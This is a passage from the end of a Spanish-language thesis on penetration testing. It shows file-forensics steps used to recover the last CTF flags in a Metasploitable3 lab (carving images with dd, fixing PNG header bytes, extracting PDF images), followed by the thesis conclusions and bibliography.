550074+0 records in
550074+0 records out
550074 bytes (550 kB, 537 KiB) copied, 0.54031 s, 1.0 MB/s
```

Figura 44

Figura 45

Jack of hearts

Esta vez, el archivo tiene una extensión .docx y al abrirlo vemos:



Figura 46

Aplicando de nuevo el mismo procedimiento obtenemos el *flag* (figura48):

```
root@kali:~/Documents/ms3# dd bs=1 skip=100025 count=566994 if=jack_of_hearts.docx of=jack_of_hearts.png
566994+0 records in
566994+0 records out
566994 bytes (567 kB, 554 KiB) copied, 0.536647 s, 1.1 MB/s
```

Figura 47

Figura 48

Ten of diamonds.

Esta vez el *flag* tiene la extensión .png, pero al abrirlo obtenemos el siguiente error:

Figura 49

La búsqueda del *string “PNG”* en *hexeditor* no devuelve ningún resultado. Pero casi al final del archivo podemos encontrar el *string “IEND”*. Además, los primeros bytes del archivo son sospechosamente parecidos al número mágico PNG (89 50 4e 47 0d 0a 1a 0a):



Figura 50

Cambiando estos tres bytes que no encajan y borrando los bytes sobrantes a partir del ‘IEND’ obtenemos el *flag* (figura 51):

Figura 51

Seven of Spades.

Este *flag* capturado se trata de un archivo PDF cuyo único contenido es:

Seven of Spades? What Seven of Spades?

Figura 52

La herramienta *pdf-parser* muestra que hay dos imágenes incrustadas como *stream* dentro del PDF:

```
  /Type /XObject
  /Subtype /Image
  /Height 729
  /Width 521
  /BitsPerComponent 8
  /ColorSpace /DeviceRGB
  /SMask 8 0 R
  /Length 498422
  /Filter [/FlateDecode]
  /DecodeParms
   <<
    /Predictor 15
    /Colors 3
    /BitsPerComponent 8
    /Columns 521
   >>
  ]
>>

obj 8 0
Type: /XObject
Referencing:
Contains stream
<<
  /Type /XObject
  /Subtype /Image
  /Height 729
```

Figura 52

Usando la herramienta *pdfimages* se obtienen dos imágenes, una de ellas el *flag*:

Figura 53



Figura 54

4. CONCLUSIONES.

Tras la finalización del trabajo, se han logrado todos los objetivos propuestos inicialmente. Por un lado, se ha realizado una labor de investigación sobre la mayoría de los aspectos que rodean una prueba de penetración. Como resultado de esta investigación, se ha obtenido una lectura apropiada para gente que busque introducirse en el *pentest* y se han adquirido una gran cantidad de conocimientos en el proceso. Por otro lado, se ha realizado una aplicación practica de los conocimientos adquiridos donde se han obtenido conocimientos adicionales de carácter técnico. Además, los objetivos específicos de la prueba práctica también se han cumplido casi en su totalidad. Por una parte, se ha logrado el objetivo fundamental, ya que se han usado extensamente las herramientas *Nmap* y *Metasploit* entre otras. Por otra parte, se han conseguido los privilegios más elevados sobre *Mestasploitable3* y se han obtenido casi la totalidad de los *flags*. Sin embargo, tras una búsqueda en la red, se ha encontrado que algunos *flags* y servicios no se han instalado de manera correcta debido a problemas de compatibilidad y por tanto varios *flags* no podían ser capturados. Por tanto, aunque se consideré que ha faltado tiempo para mejorar la calidad de los contenidos del apartado dos y no se hayan obtenido la totalidad de los *flags*, la conclusión es que el proyecto se ha llevado a cabo de manera exitosa.

5. BIBLIOGRAFÍA.

Bibliografía referenciada.

[1] P. González Pérez, G. Sánchez Garcés y J.M. Soriano de la cámara, Pentesting con Kali 2.0, Móstoles: 0xWORD, Computing S.L, 2015 [1]

[2] B. Merino Febrero y J Miguel Holguín,
Recolección de información, informe de INTECO CERT, disponible en: https://www.incibe.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_information_gathering.pdf, último acceso: 01/02/2018 [2]

[3]Mike James, “A history of ethical hacking”, 29/08/2016, disponible en: https://staysafeonline.org/blog/history-ethical-hacking/, último acceso: 01/02/2018 [3]

[4]Eric S. Raymond, “A Brief History of Hackerdom”, 25/08/2000, disponible en: http://www.sindominio.net/biblioweb-old/telematica/historia-cultura-hacker.html último acceso: 01/02/2018 [4]

[5] installCore, “The history of ethical hacking”, 02/06/2017 disponible en: https://www.installcore.com/the-history-of-ethical-hacking-infographic/, último acceso: 01/02/2018 [5]

[6] Cybersecurity Ventures,“Official 2017 Annual Cybercrime Report”, 16/10/2017, https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/, último acceso: 01/02/2018 [6]

[7] PTES (*Penetration Testing Execution Standard*), http://www.pentest-standard.org , último acceso: 01/02/2018 [7]

Bibliografía de soporte.

[ ] Fundación OWASP, “OWASP Testing Guide V4”, 17 9 2014. Disponible en: https://www.owasp.org/images/1/19/OTGv4.pdf, último acceso: 01/02/2018. [ ]

[ ] Nmap, “Reference Guide”, https://nmap.org/book/man.html, último acceso: 01/02/2018. [ ]

[ ] Metasploit “Overview” https://metasploit.help.rapid7.com/docs/msf-overview, último acceso: 01/02/2018. [ ]

[ ] Offensive Security, “meterpreter basics”, disponible en: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/, último acceso: 01/02/2018. [ ]

[ ] SSL, “Hacking History”, 23/04/2014, disponible en: https://www.ssls.com/blog/hacking-history/ último acceso: 01/02/2018. [ ]

[ ] “Una breve historia sobre el hackeo”, disponible en: https://securelist.lat/threats/una-breve-historia-sobre-el-hackeo/ último acceso: 01/02/2018 [ ]

[ ] Trustwave, “Infographic: A timeline of 15 key dates in ethical hacking history” disponible en: https://www.trustwave.com/trustednews/2013/09/infographic-timeline-15-key-dates-ethical-hacking-history/, último acceso: 01/02/2018. [ ]

[ ] Wikipedia, “Threat model”, disponible en: https://en.wikipedia.org/wiki/Threat_model, último acceso: 01/02/2018. [ ]

[ ] Wikipedia, “Penetration test”, disponible en:https://en.wikipedia.org/wiki/Penetration_test, último acceso: 01/02/2018. [ ]